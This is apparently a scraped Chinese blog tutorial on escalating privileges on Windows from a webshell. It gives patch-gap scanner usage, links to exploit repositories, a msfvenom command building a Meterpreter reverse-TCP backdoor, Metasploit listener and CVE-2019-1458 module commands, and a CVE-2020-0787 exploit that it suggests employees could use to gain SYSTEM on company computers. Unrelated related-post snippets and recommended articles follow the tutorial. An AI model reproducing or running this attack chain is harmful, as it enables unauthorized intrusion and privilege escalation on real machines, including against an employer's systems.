
win内核漏洞提权
WIN系统溢出漏洞提权
漏洞筛选
在整个提权项目中,前提是拿到webshell。
关于系统的溢出漏洞,我推荐两个项目:
https://github.com/chroblert/WindowsVulnScan
WindowsVulnScan使用

首先用powershell执行ps1文件,在本地会生成json文件来存放系统补丁信息

json文件

python cve-check.py -C -f KB.json
然后在执行py文件,它会将可用的exp显示出来。
https://github.com/bitsadmin/wesng
wesng使用
在目标机上执行systeminfo命令

然后将获取到的信息复制到脚本同一目录下的system.txt中。
执行命令 python wes.py system.txt -o vulns.csv


漏洞补丁编号&系统版本对比筛选
基于漏洞文件-溢出漏洞提权辅助项目测评-定位
推荐项目:
https://github.com/Ascotbe/KernelHub 针对常用溢出编号指定找EXP

https://github.com/nomi-sec/PoC-in-GitHub 针对年份及编号指定找EXP

https://github.com/offensive-security/exploitdb 针对类型及关键说明指定找EXP
)https://github.com/SecWiki/windows-kernel-exploits 项目收集的EXP
基于Webshell-溢出漏洞提权利用平台msf测评
不同脚本Webshell权限不一致,一般jsp java权限默认系统权限,php aspx asp普通低权限。

先用msf生成一个后门
msfvenom -p windows/meterpreter/reverse_tcp LHOST=ip LPORT=3333 -f exe -o msf.exe
设置监听

use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 0.0.0.0
set lport 3333
exploit
我用的是虚拟机win7,当的靶机,为了方便,我就直接执行后门了。

上线,获得低权限。
使用自带模块提权use multi/recon/local_exploit_suggester

找到可利用cve漏洞
使用exp use windows/local/cve_2019_1458_wizardopium
设置session会话 session 2

获得最高权限
基于本地用户-溢出漏洞提权
CVE-2020-0787提权
在某些环境下,比如一个公司中,你拥有一台公司电脑,但是你权限不够,就可以试试该方法。
使用该exp:BitsArbitraryFileMoveExploit.exe

如果主机没打补丁,就可能利用成功。

跳出cmd窗口,获得system权限。
win内核漏洞提权的更多相关文章
- 小白日记24:kali渗透测试之提权(四)--利用漏洞提权
利用漏洞提权实例 前提:已渗透进一个XP或2003系统 一.实验目标漏洞:Ms11-080 补丁:Kb2592799 漏洞信息:https://technet.microsoft.com/librar ...
- Linux下漏洞提权
Linux下的漏洞提权 linux下一般都是系统漏洞提权,分为以下几个步骤:
- 2018年3月最新的Ubuntu 16.04.4漏洞提权代码
2018年3月最新的Ubuntu 16.04.4漏洞提权代码,本代码取自Vitaly Nikolenko的推子 亲测阿里云提权可用. /* * Ubuntu 16.04.4 kernel priv e ...
- WIN DLL劫持提权
WIN DLL劫持提权 原理: Windows程序启动的时候需要DLL.如果这些DLL 不存在,则可以通过在应用程序要查找的位置放置恶意DLL来提权.通常,Windows应用程序有其预定义好的搜索DL ...
- Linux内核本地提权漏洞(CVE-2019-13272)
漏洞描述 kernel / ptrace.c中的ptrace_link错误地处理了想要创建ptrace关系的进程的凭据记录,这允许本地用户通过利用父子的某些方案来获取root访问权限 进程关系,父进程 ...
- 20. Linux提权:从入门到放弃
几点前提 已经拿到低权shell 被入侵的机器上面有nc,python,perl等linux非常常见的工具 有权限上传文件和下载文件 内核漏洞提权 提到脏牛,运维流下两行眼泪,我们留下两行鼻血.内核漏 ...
- Linux提权(1)-基础版~
利用Linux内核漏洞提权 VulnOS version 2是VulHub上的一个Linux提权练习,当打开虚拟机后,可以看到 获取到低权限SHELL后我们通常做下面几件事 1.检测操作系统的发行版本 ...
- Linux提权:从入门到放弃
*原创作者:piece of the past,本文属Freebuf原创奖励计划,未经许可禁止转载 日站就要日个彻底.往往我们能拿下服务器的web服务,却被更新地比西方记者还快的管理员把内网渗透的种子 ...
- Linux提权小结
原文链接:http://zone.secevery.com/article/1104 Linux提权1.信息收集2.脏牛漏洞提权3.内核漏洞exp提权4.SUID提权 0x00 基础信息收集(1):内 ...
随机推荐
- ob-页面静态化(1)
$page = $_GET['page'] ?? 1; $filename = 'list_' . $page . '.html'; ////判断有没有静态页面,有的话直接读取静态页面,没有的话,连接 ...
- cURL error 60: SSL certificate problem: unable to get local issuer certifica 解决
从 https://curl.haxx.se/docs/caextract.html 上下载cacert.pem 打开php.ini 搜索curl.cainfo 与 openssl.cafile,将 ...
- python 生产数据表脚本
# -*- coding: utf-8 -*-import re"""建立相关表的字段从源表创建指定的MySQL建表脚本"""# 目标表名称 ...
- mycat的安装及使用 看这一篇就够了
1.环境准备 本次使用的虚拟机环境是centos6.5 首先准备四台虚拟机,安装好mysql,方便后续做读写分离和主从复制. 192.168.85.111 node01 192.168.85. ...
- IDEA导入第三方jar包
IDEA导入第三方jar包 在Module下新建一个Directory,命名为lib或者libs,然后直接将目标jar包文件复制到这个新建的Directory中. 右键选中导入的jar包,选择Add ...
- 什么是GUI?
图形用户界面(Graphical User Interface,简称 GUI,又称图形用户接口)是指采用图形方式显示的计算机操作用户界面.图形用户界面是一种人与计算机通信的界面显示格式,允许用户使用鼠 ...
- 使用过 Redis 分布式锁么,它是什么回事?
先拿 setnx 来争抢锁,抢到之后,再用 expire 给锁加一个过期时间防止锁忘记了 释放. 这时候对方会告诉你说你回答得不错,然后接着问如果在 setnx 之后执行 expire 之前进程意外 ...
- System.getenv和getProperty的区别
/** * System.getenv()是获取---环境变量(environment variables), * 系统层面的,好比我linux系统里的.bash_profile文件里面的变量 * 返 ...
- Shiro快速使用
INI的文件的介绍:https://baike.baidu.com/item/ini%E6%96%87%E4%BB%B6/9718973?fr=aladdin Shiro的INI配置文件:http:/ ...
- 列举 Spring Framework 的优点?
由于 Spring Frameworks 的分层架构,用户可以自由选择自己需要的组件. Spring Framework 支持 POJO(Plain Old Java Object) 编程,从而具备持 ...